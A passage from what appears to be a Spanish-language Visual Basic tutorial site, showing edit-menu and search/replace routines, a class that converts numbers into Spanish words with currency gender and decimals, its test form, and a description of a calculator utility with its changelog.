"Buscar en el campo actual"
                End If
                'posicionarse en ese control
                tText.SetFocus
            End If
        End If
    Case CMD_BuscarSigActual
        'Si no hay nada hallado con anterioridad
        'o no se ha procesado la última búsqueda en este control
        If Len(sBuscar) = 0 Or lngUltimaPos = 0& Then
            AccionBuscar CMD_BuscarActual
        Else
            LineaEstado = "Buscando " & sBuscar & "..."
            DoEvents
            lngPosActual = InStr(lngUltimaPos, tText, sBuscar)
            If lngPosActual Then
                lngUltimaPos = lngPosActual + Len(sBuscar)
                'posicionarse en esa palabra:
                With tText
                    .SelStart = lngPosActual - 1
                    .SelLength = Len(sBuscar)
                End With
            Else
                lngUltimaPos = 1&
                Beep
                MsgBox "No se ha hallado el texto buscado.", vbOK + vbInformation,
```

```
"Buscar en el campo actual"
            End If
            'posicionarse en ese control
            tText.SetFocus
        End If
    Case CMD_ReemplazarActual
        'Si hay texto seleccionado...
        With tText
            If .SelLength > 0 Then
                sBuscar = Trim$(.SelText)
            End If
        End With

        sFFBuscar = sBuscar
        sFFPoner = ""
        'Personalizar las secciones de buscar/reemplazar
        gsDBR.Combo1(0).Tag = "Buscar_" & sUsuario
        gsDBR.Combo1(1).Tag = "Reemplazar_" & sUsuario
        iFFAccion = gsReemplazar(sFFBuscar, sFFPoner, , "Reemplazar en el campo
actual")
        If iFFAccion <> cFFAc_Cancelar Then
            elForm.MousePointer = vbHourglass
            DoEvents
            sBuscar = Trim$(sFFBuscar)
            If Len(sFFBuscar) <> 0 And Len(sFFPoner) <> 0 Then
                If iFFAccion = cFFAc_Reemplazar Or iFFAccion = cFFAc_ReemplazarTodo
Then
                    LineaEstado = "Reemplazando " & sBuscar & "..."
                    DoEvents
                    lngUltimaPos = 0&
                    lngPosActual = InStr(tText, sBuscar)
                    If lngPosActual Then
                        lngUltimaPos = lngPosActual + Len(sBuscar)
                        sTmp = tText 'Text1(ControlActual).Text
                        sTmp = Left$(sTmp, lngPosActual - 1) & sFFPoner & Mid$(sTmp,
lngPosActual + Len(sFFBuscar))
                        tText = sTmp
                        'Si sólo es reemplazar uno...
                        If iFFAccion = cFFAc_Reemplazar Then Exit Sub
                        'Cambiar todas las coincidencias en el mísmo text
                        lngUltimaPos = 1
                        Do
                            lngPosActual = InStr(lngUltimaPos, sTmp, sFFBuscar)
                            If lngPosActual Then
                                lngUltimaPos = lngPosActual + 1
                                sTmp = Left$(sTmp, lngPosActual - 1) & sFFPoner &
Mid$(sTmp, lngPosActual + Len(sFFBuscar))
                                tText = sTmp
                            End If
                        Loop While lngPosActual
                        DoEvents
                    Else
                        Beep
                        MsgBox "No se ha hallado el texto buscado.", vbOK +
vbInformation, "Buscar en el campo actual"
                    End If
                    'Si se ha reemplazado to, no debe estar esta palabra...
                    lngUltimaPos = 0&
                End If
```

```
            End If
            elForm.MousePointer = vbDefault
            DoEvents
        End If
    Case CMD_SeleccionarTodo
        With tText
            .SelStart = 0
            .SelLength = Len(.Text)
        End With
    End Select
    LineaEstado = LineaEstado.Tag
End Sub


Public Sub menuEdi()
    'Habilitar las opciones disponibles
    Dim Habilitada As Boolean
    Dim i As Integer

    'los separadores no se pueden deshabilitar!!!
    On Local Error Resume Next

    'Asegurarnos que es un textbox
    If TypeOf Screen.ActiveForm.ActiveControl Is TextBox Then
        'ok, todo bien...
        Habilitada = True
    Else
        'no poder hacer estas cosas
        Habilitada = False
    End If
    For i = mEdDeshacer To mEdSeleccionarTodo
        elForm!mnuEdicion(i).Enabled = Habilitada
    Next
    'Algunos chequeos para las opciones de edición:
    If Habilitada Then
        'Si no se puede deshacer, no habilitarlo
        If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_CANUNDO, 0, ByVal 0&)
Then
            elForm!mnuEdicion(mEdDeshacer).Enabled = True
        Else
            elForm!mnuEdicion(mEdDeshacer).Enabled = False
        End If
        'comprobar si hay algo que pegar...
        If Clipboard.GetFormat(vbCFText) Then
            elForm!mnuEdicion(mEdPegar).Enabled = True
        Else
            elForm!mnuEdicion(mEdPegar).Enabled = False
        End If
    End If
    Err = 0
    On Local Error GoTo 0
End Sub


Public Sub menuEdicion(Index As Integer)
    Select Case Index
    Case mEdDeshacer
        '---------------------------------------------------------
        ' IMPORTANTE:
        ' En ambos casos se podría usar SendMessage,
```

```
        ' pero en el caso de EM_CANUNDO, NO serviría PostMessage,
        ' porque esta función sólo devuelve un valor de
        ' si se ha puesto o no en la cola de mensajes de windows.
        '-------------------------------------------------------------
        'Si se puede deshacer...
        If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_CANUNDO, 0, ByVal 0&)
Then
            'Deshacerlo!
            If PostMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_UNDO, 0, ByVal
0&) Then
            End If
        End If
    Case mEdCopiar
        If PostMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_COPY, 0, ByVal 0&)
Then
        End If
    Case mEdCortar
        If PostMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_CUT, 0, ByVal 0&)
Then
        End If
    Case mEdPegar
        If PostMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_PASTE, 0, ByVal 0&)
Then
        End If
    Case mEdBuscarActual
        AccionBuscar CMD_BuscarActual
    Case mEdBuscarSigActual
        AccionBuscar CMD_BuscarSigActual
    Case mEdReemplazarActual
        AccionBuscar CMD_ReemplazarActual
    Case mEdSeleccionarTodo
        AccionBuscar CMD_SeleccionarTodo
    End Select
End Sub
```

Bajate estos listados (para VB5) con un ejemplo de cómo usarlo (t_imprimir.zip 17.4 KB)

Bajate los listados y el ejemplo para VB4 (t_imprimirVB4.zip 16.5 KB)

cNum2Text

Clase para convertir números en letras

Publicado: 1/Jul/2000
Actualizado: 08/Sep/2001

Nota: te recomiendo usar el código del fichero ZIP, no el mostrado, ya que se han realizado varios cambios en el mismo.

Por despiste o yo no se porqué, ¿será la edad?, creía que esta clase tenía una página propia, además de estar en la página "compartida" con cCambio y la utilidad anterior en código "directo", (en un módulo BAS), pero ¡no!, no estaba esta página, así que aquí la tienes junto con un formulario de prueba.

Recupero la descripción usada en la página de cCambio, ya que es prácticamente válida y así me ahorro "pensar" algo nuevo que poner... que a estas alturas de la noche no es bueno quemar demasiadas neuronas, je, je.

Como te comenté antes, está basada en la función que ya publiqué en su día, pero además de estar "encapsulada" en un módulo de clase, tiene algunas mejoras:
Reconoce **el sexo de la moneda** (realmente no lo reconoce, sino que usa el que le digamos)
Se le pude indicar cuantos decimales queremos usar, antes sólo eran dos.
Si se quiere, se le puede indicar también el sexo de los céntimos, aunque no se si en estos hay cambio de sexo como en el nombre de la moneda, pero... ahí está.

> **ConvDecimal** es un método/función de "chequeo" de decimales, para que maneje de forma correcta tanto los números con comas como con puntos. El valor del signo decimal, lo toma según la configuración regional, pero en las pruebas que he hecho, si se cambia el signo en el panel de control, la función Format$ no se aclara y por tanto hace que falle esa función.
> En el código de ese método están los ejemplos de las cosas que puede manejar y las que no.
> Si te parece una chorrada, lo he hecho para que al introducir decimales reconozca tanto la coma como el punto, siempre y cuando no se especifiquen separadores de miles.
> Por ejemplo:
> Esto funcionaría bien: 1.250,25 y 1250,25 y también 1250.25 pero no: 1,250.25

Por supuesto que se puede usar sin indicar el nombre de la moneda ni de los céntimos ni el sexo ni nada de nada, pero si no se hace, funciona como la anterior, es decir: usa el sexo femenino y dos decimales.
Esto lo he dejado así, para que la forma de llamar a la función que se encarga de hacer la conversión, sea compatible con la función que había en el módulo BAS.

> ***Nota:*** *Si quieres ver algunos ejemplo de cómo usar la clase, además de los que hay en la aplicación de cambio de moneda, puedes ver los que hay en los ejemplos y en la ayuda de la librería gsAxDLL*

Vamos a ver el código de cNum2Text y el formulario de prueba, del cual te pongo también una imagen, para

que veas algo, además de texto y código, je, je.

El formulario de prueba en pleno funcionamiento

Revisión del 01/Jul/2000: Un nuevo BUG arreglado.

Resulta que cuando se usan cantidades como 200.xxx.xxx el código actual falla cuando el "sexo" de la moneda es femenino yu nos da como resultado "Doscientas millones...".
Sin embargo con cantidades como 2xx.xxx.xxx si que funcionaba bien.

Aquí tienes, ¡por fin!, **el código de la clase y del formulario de prueba**:

Código de la clase:

```
'--------------------------------------------------------------------------------
' cNumero2Letra   clase para convertir números a letras             (04/Ene/99)
'
' Versión original para MS-DOS:                          ( 1/Mar/91)
' Versión para Windows                                   (25/Oct/96)
' Última revisión:                                       (10/Jul/97)
' Para manejar el sexo de la moneda y los céntimos       ( 6/Ene/99)
' Añado la función ConvDecimal                           (10/Ene/99)
' Quitados los ceros a la derecha de los decimales       (13/Ene/99)
'
' Corrección para cientos millones                       (05/Mar/99)
' Corrección para cientos millones (2ª)                  (30/Jun/00)
'
' ©Guillermo 'guille' Som, 1991-2000
'--------------------------------------------------------------------------------
Option Explicit
Option Compare Text

'Declaradas a nivel de módulo
Dim unidad(0 To 9) As String
Dim decena(0 To 9) As String
Dim centena(0 To 10) As String
Dim deci(0 To 9) As String
Dim otros(0 To 15) As String

Private m_Sexo1 As String
Private m_Sexo2 As String
Private m_LenSexo1 As Long
```

```
Public Enum eSexo
    Femenino '= 0
    Masculino '= 1
End Enum


Public Function Numero2Letra(ByVal strNum As String, _
                             Optional ByVal Lo As Long = 0&, _
                             Optional ByVal NumDecimales As Long = 2&, _
                             Optional ByVal sMoneda As String = "", _
                             Optional ByVal sCentimos As String = "", _
                             Optional ByVal SexoMoneda As eSexo = Femenino, _
                             Optional ByVal SexoCentimos As eSexo = Masculino) As String
    '-----------------------------------------------------------
    ' Convierte el número strNum en letras          (28/Feb/91)
    ' Versión para Windows                          (25/Oct/96)
    ' Variables estáticas                           (15/May/97)
    ' Parche de "Esteve" <esteve@mur.hnet.es>       (20/May/97)
    ' Revisión para decimales                       (10/Jul/97)
    ' Permite indicar el sexo de la moneda          ( 6/Ene/99)
    ' y de los centimos... nunca se sabe...
    ' Corregido fallo de los decimales cuando       (13/Ene/99)
    ' tienen ceros a la derecha.
    '
    ' La moneda debe especificarse en singular, ya que la función
    ' se encarga de convertirla en plural.
    ' Se puede indicar el número de decimales a devolver
    ' por defecto son dos.
    '-----------------------------------------------------------
    Dim i As Long
    Dim iHayDecimal As Long             'Posición del signo decimal
    Dim sDecimal As String              'Signo decimal a usar
    Dim sDecimalNo As String            'Signo no decimal
    Dim sEntero As String
    Dim sFraccion As String
    Dim fFraccion As Single
    Dim sNumero As String
    Static SexoAntMoneda As eSexo
    Static SexoAntCentimos As eSexo
    '
    'Dependiendo del "sexo" indicado, usar las terminaciones
    If SexoMoneda = Femenino Then
        m_Sexo1 = "a"
        m_Sexo2 = "as"
    Else
        m_Sexo1 = ""
        m_Sexo2 = "os"
    End If
    'por si se cambia en el trascurso el sexo de la moneda
    If SexoMoneda <> SexoAntMoneda Then
        unidad(1) = "" ' Antes ponía unidad(2) = ""  (08/Sep/01)
        SexoAntMoneda = SexoMoneda
    End If
    m_LenSexo1 = Len(m_Sexo1)

    'Si se especifica, se usarán
    sMoneda = Trim$(sMoneda)
    If Len(Trim$(sMoneda)) Then
        sMoneda = " " & sMoneda & " "
    Else
        sMoneda = " "
    End If

    sCentimos = Trim$(sCentimos)
    If Len(Trim$(sCentimos)) Then
```

```
    sCentimos = " " & sCentimos & " "
Else
    sCentimos = " "
End If

'Si no se especifica el ancho...
'
If Lo Then
    sNumero = Space$(Lo)
Else
    sNumero = ""
End If

'Comprobar el signo decimal y devolver los adecuados a la config. regional
strNum = ConvDecimal(strNum, sDecimal, sDecimalNo)

'Comprobar si tiene decimales
iHayDecimal = InStr(strNum, sDecimal)
If iHayDecimal Then
    sEntero = Left$(strNum, iHayDecimal - 1)
    sFraccion = Mid$(strNum, iHayDecimal + 1) & String$(NumDecimales, "0")
    'obligar a que tenga dos cifras
    '
    'pero habría que redondear el resto...
    'por ejemplo:
    '   .256 sería .26 y
    '   .254 sería .25
    'Pero esto otro no se haría:
    '.25499 no pasaría a .255 y después a .26
    '
    sFraccion = Left$(sFraccion, NumDecimales + 1)
    fFraccion = Int((Val(sFraccion) / 100) * 10 + 0.5) * 10
    sFraccion = Left$(CStr(fFraccion), NumDecimales)
    'En las fracciones los ceros a la derecha no tienen significado
    Do While Right$(sFraccion, 1) = "0"
        sFraccion = Left$(sFraccion, Len(sFraccion) - 1)
    Loop
    fFraccion = Val(sFraccion)
    'Si no hay decimales... no agregar nada...
    If fFraccion < 1 Then
        If Len(Trim$(sMoneda)) Then
            sMoneda = Pluralizar(sNumero, sMoneda)
        End If
        strNum = RTrim$(UnNumero(sEntero, m_Sexo1) & sMoneda)
        If Lo Then
            LSet sNumero = strNum
        Else
            sNumero = strNum
        End If
        Numero2Letra = sNumero
        Exit Function
    End If

    If Len(Trim$(sMoneda)) Then
        sMoneda = Pluralizar(sEntero, sMoneda)
    End If

    sEntero = UnNumero(sEntero, m_Sexo1)

    If Len(Trim$(sCentimos)) Then
        sCentimos = Pluralizar(sFraccion, sCentimos)
    End If

    'Para el sexo de los decimales
    'no se si esto puede cambiar, pero por si ocurre...
```

```
        If SexoCentimos = Masculino Then
            sFraccion = UnNumero(sFraccion, "")
        Else
            sFraccion = UnNumero(sFraccion, "a")
        End If
        '
        strNum = sEntero & sMoneda & "con " & sFraccion & sCentimos
        If Lo Then
            LSet sNumero = RTrim$(strNum)
        Else
            sNumero = RTrim$(strNum)
        End If
        Numero2Letra = sNumero
    Else
        If Len(Trim$(sMoneda)) Then
            sMoneda = Pluralizar(strNum, sMoneda)
        End If
        strNum = RTrim$(UnNumero(strNum, m_Sexo1) & sMoneda)
        If Lo Then
            LSet sNumero = strNum
        Else
            sNumero = strNum
        End If
        Numero2Letra = sNumero
    End If
End Function


Private Function UnNumero(ByVal strNum As String, ByVal Sexo1 As String) As String
    '-----------------------------------------------------------
    'Esta es la rutina principal                    (10/Jul/97)
    'Está separada para poder actuar con decimales
    '-----------------------------------------------------------
    Dim dblNumero As Double

    Dim Negativo As Boolean
    Dim L As Integer
    Dim Una As Boolean
    Dim Millon As Boolean
    Dim Millones As Boolean
    Dim vez As Long
    Dim MaxVez As Long
    Dim k As Long
    Dim strQ As String
    Dim strB As String
    Dim strU As String
    Dim strD As String
    Dim strC As String
    Dim iA As Long
    '
    Dim strN() As String
    Dim Sexo1Ant As String

    'Si se amplia este valor... no se manipularán bien los números
    Const cAncho = 12
    Const cGrupos = cAncho \ 3

    'Por si se especifica el sexo, para el caso de los decimales
    'que siempre será masculino
    Sexo1Ant = m_Sexo1
    m_Sexo1 = Sexo1

    m_LenSexo1 = Len(m_Sexo1)
    '
    ' idea aportada por Harvey Triana
```

```
    ' para no tener que estar reinicializando continuamente los arrays
    '
    ' Se ve que lo anterior fallaba si se usaba varias veces seguidas (05/Mar/99)
    If unidad(1) <> "un" & Sexo1 Then
        InicializarArrays
    End If
    '
'    If m_Sexo1 <> Sexo1Ant Then
'        unidad(2) = ""
'    End If
'    '
'    If unidad(2) <> "dos" Then
'        InicializarArrays
'    End If
    '

    'Si se produce un error que se pare el mundo!!!
    On Local Error GoTo 0

    If Len(strNum) = 0 Then
        strNum = "0"
    End If

    dblNumero = Abs(CDbl(strNum))
    Negativo = (dblNumero <> CDbl(strNum))
    strNum = LTrim$(RTrim$(Str$(dblNumero)))
    L = Len(strNum)

    If dblNumero < 1 Then
        UnNumero = "cero"
        Exit Function
    End If
    '
    Una = True
    Millon = False
    Millones = False
    If L < 4 Then Una = False
    If dblNumero > 999999 Then Millon = True
    If dblNumero > 1999999 Then Millones = True
    strB = ""
    strQ = strNum
    vez = 0

    ReDim strN(1 To cGrupos)
    strQ = Right$(String$(cAncho, "0") & strNum, cAncho)
    For k = Len(strQ) To 1 Step -3
        vez = vez + 1
        strN(vez) = Mid$(strQ, k - 2, 3)
    Next
    MaxVez = cGrupos
    For k = cGrupos To 1 Step -1
        If strN(k) = "000" Then
            MaxVez = MaxVez - 1
        Else
            Exit For
        End If
    Next
    For vez = 1 To MaxVez
        strU = ""
        strD = ""
        strC = ""
        strNum = strN(vez)
        L = Len(strNum)
        k = Val(Right$(strNum, 2))
        If Right$(strNum, 1) = "0" Then
```

```
        k = k \ 10
        strD = decena(k)
    ElseIf k > 10 And k < 16 Then
        k = Val(Mid$(strNum, L - 1, 2))
        strD = otros(k)
    Else
        strU = unidad(Val(Right$(strNum, 1)))
        If L - 1 > 0 Then
            k = Val(Mid$(strNum, L - 1, 1))
            strD = deci(k)
        End If
    End If
    '---Parche de Esteve
    If L - 2 > 0 Then
        k = Val(Mid$(strNum, L - 2, 1))
        'Con esto funcionará bien el 100100, por ejemplo...
        If k = 1 Then                       'Parche
            If Val(strNum) = 100 Then       'Parche
                k = 10                      'Parche
            End If                          'Parche
        End If
        strC = centena(k) & " "
    End If
    '------
    If strU = "uno" And Left$(strB, 4) = " mil" Then strU = ""
    strB = strC & strD & strU & " " & strB

    If (vez = 1 Or vez = 3) Then
        If strN(vez + 1) <> "000" Then strB = " mil " & strB
    End If
    If vez = 2 And Millon Then
        If Millones Then
            strB = " millones " & strB
        Else
            strB = "un millón " & strB
        End If
    End If
Next
strB = Trim$(strB)
If Right$(strB, 3) = "uno" Then
    strB = Left$(strB, Len(strB) - 1) & m_Sexo1 '"a"
End If
Do                              'Quitar los espacios dobles que haya por medio
    iA = InStr(strB, "  ")
    If iA = 0 Then Exit Do
    strB = Left$(strB, iA - 1) & Mid$(strB, iA + 1)
Loop
'
If Left$(strB, 5 + m_LenSexo1) = "un" & m_Sexo1 & " un" Then
    strB = Mid$(strB, 4 + m_LenSexo1)
End If
'---Nueva comparación                                    (01:16 25/Ene/99)
If Left$(strB, 5) = "un un" Then
    strB = Mid$(strB, 4)
End If
'
' Comprobar sólo si se especifica "un* mil ",                   (05/Mar/99)
' no "un* mil" ya que puede ser "un* millón"
'If Left$(strB, 6 + m_LenSexo1) = "un" & m_Sexo1 & " mil" Then
If Left$(strB, 7 + m_LenSexo1) = "un" & m_Sexo1 & " mil " Then
    strB = Mid$(strB, 4 + m_LenSexo1)
End If
'
'---Nueva comparación                                    (15:11 25/Ene/99)
```

```
    'If Left$(strB, 6) = "un mil" Then
    ' Que debe estar así, para que no quite "un millón"             (05/Mar/99)
    If Left$(strB, 7) = "un mil " Then
        strB = Mid$(strB, 4)
    End If
    '
    If Right$(strB, 15 + m_LenSexo1) <> "millones mil un" & m_Sexo1 Then
        iA = InStr(strB, "millones mil un" & m_Sexo1)
        If iA Then strB = Left$(strB, iA + 8) & Mid$(strB, iA + 13)
    End If
    '---Nueva comparación                                    (15:13 25/Ene/99)
    If Right$(strB, 15) <> "millones mil un" Then
        iA = InStr(strB, "millones mil un")
        If iA Then strB = Left$(strB, iA + 8) + Mid$(strB, iA + 13)
    End If
    '
    ' De algo sirve que la gente pruebe las rutinas...              (05/Mar/99)
    ' ¡¡¡ Gracias gente !!!
    If Millones Then
        ' Comprobación de -as ??? millones
        ' convertir en -os ??? millones
        ' Pero sólo si el sexo es femenino
        If m_Sexo1 = "a" Then
            If (strB Like "*as * millones*") Then
                ' Buscar la primera terminación "as " y cambiar por "os "
                k = InStr(strB, "as ")
                If k Then
                    Mid$(strB, k) = "os "
                End If
            End If
            ' La comparación anterior no funciona con x00 millones  (30/Jun/00)
            If (strB Like "*as millones*") Then
                ' Buscar la primera terminación "as " y cambiar por "os "
                k = InStr(strB, "as millones")
                If k Then
                    Mid$(strB, k) = "os millones"
                End If
            End If
        End If
    End If
    '
    If Right$(strB, 6) = "ciento" Then
        strB = Left$(strB, Len(strB) - 2)
    End If
    If Negativo Then strB = "menos " & strB

    UnNumero = Trim$(strB)

    'Restablecer el valor anterior
    m_Sexo1 = Sexo1Ant
    m_LenSexo1 = Len(m_Sexo1)
End Function

Private Sub InicializarArrays()
    'Asignar los valores
    unidad(1) = "un" & m_Sexo1
    unidad(2) = "dos"
    unidad(3) = "tres"
    unidad(4) = "cuatro"
    unidad(5) = "cinco"
    unidad(6) = "seis"
    unidad(7) = "siete"
    unidad(8) = "ocho"
    unidad(9) = "nueve"
    '
```

```
    decena(1) = "diez"
    decena(2) = "veinte"
    decena(3) = "treinta"
    decena(4) = "cuarenta"
    decena(5) = "cincuenta"
    decena(6) = "sesenta"
    decena(7) = "setenta"
    decena(8) = "ochenta"
    decena(9) = "noventa"
    '
    centena(1) = "ciento"
    centena(2) = "doscient" & m_Sexo2
    centena(3) = "trescient" & m_Sexo2
    centena(4) = "cuatrocient" & m_Sexo2
    centena(5) = "quinient" & m_Sexo2
    centena(6) = "seiscient" & m_Sexo2
    centena(7) = "setecient" & m_Sexo2
    centena(8) = "ochocient" & m_Sexo2
    centena(9) = "novecient" & m_Sexo2
    centena(10) = "cien"                'Parche
    '
    deci(1) = "dieci"
    deci(2) = "veinti"
    deci(3) = "treinta y "
    deci(4) = "cuarenta y "
    deci(5) = "cincuenta y "
    deci(6) = "sesenta y "
    deci(7) = "setenta y "
    deci(8) = "ochenta y "
    deci(9) = "noventa y "
    '
    otros(1) = "1"
    otros(2) = "2"
    otros(3) = "3"
    otros(4) = "4"
    otros(5) = "5"
    otros(6) = "6"
    otros(7) = "7"
    otros(8) = "8"
    otros(9) = "9"
    otros(10) = "10"
    otros(11) = "once"
    otros(12) = "doce"
    otros(13) = "trece"
    otros(14) = "catorce"
    otros(15) = "quince"
End Sub

Private Sub Class_Initialize()
    m_Sexo1 = "a"
    m_Sexo2 = "as"
End Sub

Private Function Pluralizar(ByVal sNumero As String, ByVal sMoneda As String) As String
    Dim dblTotal As Double

    If Len(Trim$(sMoneda)) Then
        dblTotal = Val(sNumero)
        If dblTotal <> 1# Then
            sMoneda = Trim$(sMoneda)
            If InStr("aeiou", Right$(sMoneda, 1)) Then
                sMoneda = " " & sMoneda & "s "
            Else
                sMoneda = " " & sMoneda & "es "
            End If
```

```
        End If
    End If
    Pluralizar = sMoneda
End Function

Public Function ConvDecimal(ByVal strNum As String, _
                            Optional ByRef sDecimal As String = ",", _
                            Optional ByRef sDecimalNo As String = ".") As String
    'Asigna el signo decimal adecuado (o lo intenta)                    (10/Ene/99)
    'Devuelve una cadena con el signo decimal del sistema
    Dim sNumero As String
    Dim i As Long
    Dim j As Long

    'Averiguar el signo decimal
    sNumero = Format$(25.5, "#.#")
    If InStr(sNumero, ".") Then
        sDecimal = "."
        sDecimalNo = ","
    Else
        sDecimal = ","
        sDecimalNo = "."
    End If

    strNum = Trim$(strNum)
    If Left$(strNum, 1) = sDecimalNo Then
        Mid$(strNum, 1, 1) = sDecimal
    End If

    'Si el número introducido contiene signos no decimales
    j = 0
    i = 1
    Do
        i = InStr(i, strNum, sDecimalNo)
        If i Then
            j = j + 1
            i = i + 1
        End If
    Loop While i

    If j = 1 Then
        'cambiar ese símbolo por un espacio, si sólo hay uno de esos signos
        i = InStr(strNum, sDecimalNo)
        If i Then
            If InStr(strNum, sDecimal) Then
                Mid$(strNum, i, 1) = " "
            Else
                Mid$(strNum, i, 1) = sDecimal
            End If
        End If
    Else
        'En caso de que tenga más de uno de estos símbolos
        'convertirlos de manera adecuada.
        'Por ejemplo:
        'si el signo decimal es la coma:
        '   1,250.45 sería 1.250,45 y quedaría en 1250,45
        'si el signo decimal es el punto:
        '   1.250,45 sería 1,250.45 y quedaría en 1250.45
        '
        'Aunque no se arreglará un número erróneo:
        'si el signo decimal es la coma:
        '   1,250,45 será lo mismo que 1,25
        '   12,500.25 será lo mismo que 12,50
        'si el signo decimal es el punto:
        '   1.250.45 será lo mismo que 1.25
```

```
        '   12.500,25 será lo mismo que 12.50
        '
        i = 1
        Do
            i = InStr(i, strNum, sDecimalNo)
            If i Then
                j = j - 1
                If j = 0 Then
                    Mid$(strNum, i, 1) = sDecimal
                Else
                    Mid$(strNum, i, 1) = " "
                End If
                i = i + 1
            End If
        Loop While i
    End If

    j = 0
    'Quitar los espacios que haya por medio
    Do
        i = InStr(strNum, " ")
        If i = 0 Then Exit Do
        strNum = Left$(strNum, i - 1) & Mid$(strNum, i + 1)
    Loop

    ConvDecimal = strNum
End Function
```

Código del formulario de prueba:

```
'--------------------------------------------------------------------------------
' Prueba de número a letras
' otra prueba más...                                                 (05/Mar/99)
'
' ©Guillermo 'guille' Som, 1999-2000
'--------------------------------------------------------------------------------
Option Explicit

Private tNum2Text As cNum2Text

Private Sub cmd2Letras_Click()
    ' Convierte el número en letras,
    ' usando las condiciones indicadas...
    With tNum2Text
        lblStatus = .Numero2Letra(cboNum.Text, , Text1(3), Combo1.Text, Text1(2), Check1(0),
Check1(1))
    End With
End Sub

Private Sub cmdSalir_Click()
    Unload Me
End Sub

Private Sub Combo1_Click()
    ' Seleccionar el sexo adecuado
    ' éste estará en el DataItem del combo, ver el Form_Load para comprenderlo
    ' Si se escribe otro nombre, el sexo será el que esté indicado en el Check1(0)
    With Combo1
        If .ListIndex > -1 Then
            Check1(0).Value = .ItemData(.ListIndex)
        End If
    End With
```

```
End Sub

Private Sub Form_Load()
    Dim i As Long

    ' Algunos valores de ejemplo
    With cboNum
        .Clear
        .AddItem "200150500"
        .AddItem "223150500,254"
        .AddItem "125"
        .AddItem "1250"
        .AddItem "1251"
        .AddItem "2250"
        .AddItem "2251"
        .AddItem "12500"
        .AddItem "12501"
        .AddItem "22500"
        .AddItem "22501"
        .AddItem "125000"
        .AddItem "125001"
        .AddItem "225000"
        .AddItem "225001"
        .AddItem "1250000"
        .AddItem "1250001"
        .AddItem "2250000"
        .AddItem "2250001"
        .AddItem "12500000"
        .AddItem "12500001"
        .AddItem "22500000"
        .AddItem "22500001"
        .AddItem "125000000"
        .AddItem "125000001"
        .AddItem "225000000"
        .AddItem "225000001"
        .ListIndex = 0
    End With

    Check1(0).Value = vbUnchecked
    With Combo1
        .Clear
        .AddItem "peseta"
        .ItemData(.NewIndex) = vbUnchecked
        .AddItem "euro"
        .ItemData(.NewIndex) = vbChecked
        .AddItem "dolar"
        .ItemData(.NewIndex) = vbChecked
        .AddItem "libra"
        .ItemData(.NewIndex) = vbUnchecked
        .AddItem "franco"
        .ItemData(.NewIndex) = vbChecked
        .AddItem "sol"
        .ItemData(.NewIndex) = vbChecked
        .ListIndex = 0
    End With

    ' Crear una instancia de la clase
    Set tNum2Text = New cNum2Text

    ' Convertir el número mostrado en el ComboBox en letras
    cmd2Letras_Click
End Sub

Private Sub Form_Unload(Cancel As Integer)
    ' Eliminar las referencias a los objetros creados
```

```
    Set tNum2Text = Nothing
    Set frmNum2Text = Nothing
End Sub
```

Confío que esta vez no tenga más despistes... y que si trabajas con muchos millones, te funcione perfectamente.

Nos vemos.
Guillermo

El código de la clase y del formulario de prueba, lo tienes en este fichero zip: tcNum2Text.zip (8.64 KB)

Nota del 08/Sep/2001:
El fichero ZIP tiene las correcciones realizadas hasta la fecha, incluida el BUG reportado por: Agustín Gómez.

.

gsCalc versión 4.00.xxxx

Calculadora con memorias y lista de las últimas operaciones,
permite fórmulas y variables definidas por el usuario,
y cálculos con más precisión que los permitidos con Visual Basic

Publicado el 28/Oct/2002
Actualizado el 03/Nov/2002 (versión actual 4.00.2300)

Échale un vistazo a las actualizaciones

Esta es una versión "remozada" de la calculadora que hace unos añillos publiqué, pero con un motón de cosillas nuevas, te relaciono las cosas que pueden hacer decidirte por utilizar esta calculadora:

- Memorias: se pueden tener números almacenados en memorias independientes. El número de memorias es definible por el usuario, no hay límite, salvo hasta que Windows decida que no puede más o que notes que con tantas memorias, la cosa va lenta...
- Lista de las últimas operaciones realizadas, la cantidad de operaciones a recordar, también se puede definir.
- Se pueden recuperar los valores tanto de las memorias como de la lista de últimas operaciones.
- Permite usar y crear fórmulas
- Permite usar y crear variables definidas, que actúan como si fuesen fórmulas.
- Para los cálculos de "máxima" precisión se utiliza una librería de Prolog: Amzi! Prolog Logic Server, con esta librería se permiten casi cualquier cantidad de decimales y la precisión es muchísimo mayor que la que podemos encontrar en Visual Basic.

Espero que esta calculadora te pueda ser de utilidad, que esa es siempre la intención y sobre todo que puedas aprovechar las cosillas que se utilizan en ella.
Decirte que para las fórmulas utilizo la clase cFormulas y que por ahora no aprovecha la máxima precisión de los cálculos ofrecida por la librería de Prolog, pero que en un futuro no muy lejano casi seguro que lo hará.

Aquí tienes una captura del programa en ejecución utilizando los "temas" de Windows XP:

La calculadora en ejecución

Pulsa aquí para descargar el zip con los listados y el ejecutable para el VB6 SP5
(gsCalc.zip 469 KB)

El código está actualizado a la última revisión del 03/Nov/2002, versión 4.00.2300

Notas:

- La calculadora utiliza una librería de Amzi! Prolog, (amzi.dll), *la librería sólo es para uso personal y no se puede redistribuir*, si quieres usarla para otro propósito, te recomiendo que adquieras la licencia correspondiente en el sitio de Amzi!: http://www.amzi.com/
  En ese mismo sitio puedes conseguir la versión más reciente, así como ejemplos para Visual Basic (clásico) y también para Visual Basic .NET, además de otros lenguajes como C#, Delphi, etc.

  Nota: Si te interesa tener el compilador, entorno de desarrollo, la documentación y el código fuente de Amzi! Prolog+Logic Server, te lo puedes bajar de esta dirección: http://www.amzi.com/download/freedist.htm y así puedes conseguir tu propia *licencia gratuita* (si es para uso personal)

- Si te decides a distribuir esta calculadora, tendrás que hacerlo con el código fuente (es decir el fichero gsCalc.zip con todo lo que incluye)

Actualizaciones

Actualización del 03/Nov/2002, versión actual: 4.00.2300
Estos son los cambios realizados después de los publicado el 02/Nov/2002:
(Son muchos, así que si se me olvida alguno...)

- Nuevas funciones en la clase cFormulas:
  Dec2Oct, Dec2Hex, Hex2Dec, Oct2Dec, Ln, Log10, LogX, Grados2Radianes, Radianes2Grados
- Se añade el valor de PI en cFormulas para la conversión a radianes/grados
- Arreglos en cFormulas para trabajar con los valores devueltos por las funciones de conversión Hexadecimal
- Arreglado bug al calcular Sec, CoSec y CoTan
- Arreglado bug al calcular funciones dentro de paréntesis
- Las fórmulas de las funciones predefinidas no se pueden modificar
